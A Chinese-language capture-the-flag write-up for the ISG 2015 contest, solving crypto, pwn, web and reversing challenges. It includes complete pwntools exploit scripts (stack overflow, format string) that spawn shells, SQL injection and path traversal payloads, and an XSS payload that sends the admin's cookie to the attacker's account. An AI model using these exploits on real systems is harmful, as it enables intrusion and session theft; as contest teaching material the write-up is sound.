
* **RSA 100**

用openssl解析证书，可以得到模n和e。



用tomabechi\_ppsiqs分解模n得到p,q；

p = 258631601377848992211685134376492365269

q = 286924040788547268861394901519826758027

再用辗转相处求得e=65537在模(p-1)(q-1)时的逆元d，

23071769375111040425287244625328797615295772814180109366784249976498215494337

最后，用d解密flag.enc中的内容得到flag：ISG{256bit\_is\_weak}

* **Pwnme 100**

main函数里的一个栈溢出，利用漏洞两次：第一次通过GOT表中的read函数泄漏libc地址；第二次覆盖返回地址为system，弹shell。

|  |
| --- |
| from pwn import \*  read\_got = 0x0804A00C  write\_a = 0x08048370  main\_a = 0x0804847D  cmd\_off = 0x160a24  libc = ELF("./libc-2.19.so")  # io = process("./wrap.sh")  # sleep(3)  io= remote("202.120.7.145", 9991)  io.recvuntil("flag:\n")  pad = 20\*'A'  io.send(pad + p32(write\_a) + p32(main\_a) + p32(1) + p32(read\_got) + p32(4))  t = io.recv(4)  print 'read address', hex(u32(t))  libc.address += u32(t) - libc.symbols['read']  print io.recvuntil("flag:\n")  pad = 12\*'A'  io.send(pad + p32(libc.symbols['system']) + 'A'\*4 + p32(libc.address + cmd\_off))  io.interactive() |

* **Echo 200**

格式化字符串漏洞，程序自身开了PIE。所以，分别泄漏栈地址、echo地址、libc地址。最后覆盖main的返回地址为system弹shell。

|  |
| --- |
| from pwn import \*  tb = ELF("./echo")  libc = ELF("./libc-2.19.so")  cmd\_off = 0x160a24  io = remote("202.120.7.152", 9995)  # io = process("./wrap.sh")  # sleep(3)  io.recvuntil("Your Message: ")  io.sendline(r"%08x")  a = io.recv(8)  a = int(a, 16)  ra = a + 0x90  io.recvuntil("Your Message: ")  io.sendline(r"%28$08x")  a = io.recv(8)  a = int(a, 16)  tb.address = a - 0x6c9  print hex(tb.address)  io.recvuntil("Your Message: ")  io.sendline(r"%22$08x")  a = io.recv(8)  a = int(a, 16)  libc.address = a - 0xcbf8  print hex(libc.address)  defwd(a, v):  for ff in range(4):  io.recvuntil("Your Message: ")  off1 = (v>>(ff\*8))&0xff  fmt = r"%" + str(off1) + r"d%15$hn"  assert(len(fmt) < 32)  fmt = fmt.ljust(32, "A")  fmt += p32(a + ff)  print fmt  io.sendline(fmt)  print 'write complete'  wd(ra, libc.symbols['system'])  wd(ra+8, libc.address + cmd\_off)  io.recvuntil("Your Message: ")  io.sendline(r"exit")  io.interactive() |

* **Collision 50**

西电的web第一题，md5对应字符串之后，会生成0exxx形式的结果，比较时会当作0来处理。

参考：<http://zone.wooyun.org/content/20172>

* **Array 150**

php的整数溢出，-9223372036854775808溢出之后变成0

payload: http://127.0.0.1:8081/ctf/array.php?user[-9223372036854775808]=admin&user[1]=xxx

user[1]的参数循环爆破最近的一段时间就可以了

* **Fruit Store 200**

宽字节注入，然后后面手注就是很正常的union了

payload:

http://202.120.7.140:8888/try.php?fruit=flag%81%27%20and%201=2%20union%20select%20flag,2%20from%20tell\_me\_who\_u\_are%23

* **Shell 250**

首先看到上传的文件被命名为用户名.xxxx，结合apache解析漏洞，可以执行php，那么要做的就是注册一个user.php的用户名,发现注册时email字段的注入

payload: username=hsdgsd&password=sfsf&email=123@163.com','123.123.123.123'),('345fff.php',MD5('123'),'123@123.com

注册之后访问文件即可得到flag

* **Image Database 200**

文件读取，首先发现可以读取/etc/passwd

在里面发现：

isg:x:1001:1001:,,,:/home/isg:/bin/bash

猜测flag可能会在此用户目录下，读取.bash\_history

发现用户对/web/main.py进行了操作，尝试读取，发现提示不能包含自己。。。

既然都这么提示了。。。flag一定在里面。。。

然后想起来有个pyc。。。web题目里有py逆向也是666。。。

读出来恢复处main.py




然后发现了flag的文件是secret/flag.txt，读取发现提示不能读，然后代码里有个/gettext\_underbuilding访问并POST传参address=../../../../../../home/isg/web/sec

ret/flag.txt成功读取到flag

* **XSSME 500**

网站设置了CSP，所以只能找本域的其他页面进行script src引入脚本。本页面引用本页面是不可以的，只能找其他的页面，然而一开始并没有找到有什么页面。。。。

后来想本来这题就没几个页面。。试一下post的表单用get可以吗。。。后来发现是可以的，而且用户名不存在时会有报错页面，然后构造可以被引用的正确的JS文件



成功的时候忘了截图了Orz。。。只剩了一张做了一半的图，构造方法是content参数传JS代码+/\*，用户传 xxx+\*/

下面就比较简单了，使用大写SCRIPT可以绕过发送信息时对script的过滤,然后构造连接让admin把cookie通过发信息的方式发到自己的账户


payload:

<SCRIPT src="http://202.120.7.136:8888/html/index.php?action=send&to=asdfasdfasfasdf\*/&content=new%20Image().src%3D'http%3A%2F%2F202.120.7.136%3A8888%2Fhtml%2Findex.php%3Faction%3Dsend%26to%3Dabc%26content%3D'%2Bescape(document.cookie)%3B/\*"></SCRIPT>

还有一点比较坑。。。一开始发这个过去很奇怪为毛没有cookie传过来。。。后来才发现要给admin发个查看信息页面的链接。。。Orz

* **Welcome to ISG 2015 50**


右键源代码，可以看到：



将<em>标签按照语义替换为\_即可。

* **Flagfinder 100**

扔到IDA里面可以看出是C#写的程序，使用Reflector得到关键代码：



对应的target存储了md5之后的值，需要找到满足md5值等于target的文件，然后计算sha256按照C#的输出形式组合就是flag。


Md5明文是无法解出来的，需要去google，可以搜索到对应的文件和其sha256。

* **RPG 400**


一个RPG Maker XP写的RPG游戏，从网上下载改程序，新建一个工程后，把文件复制过去，就可以看到整个工程的情况了。

可以看到右下角的箱子按空格后会触发一个事件，向主办方服务器发送一个”flag\n”，然后观察脚本，可以发现在人物移动时，会分别发送w、s、a、d小写字母，以此来防止用户作弊。

尝试手动走出迷宫3小时无效后，从网上搜了一个dump地图地形的脚本，dump了迷宫出来：




然后写走迷宫的代码,得到最后的路径，发送后得到flag：



* **Forest 150**

这题考的是静态分析能力。关键函数如下，在wd中。这题写了两个加解密部分，动态调试一下就发现其实是走wd里面过的。



看函数可以看出来，其实是取三段加密（cc,ca,cb）中的最短进行判断，所以只需要分析cc就行了。类似于传说中的ROT13，FLAG果然是。

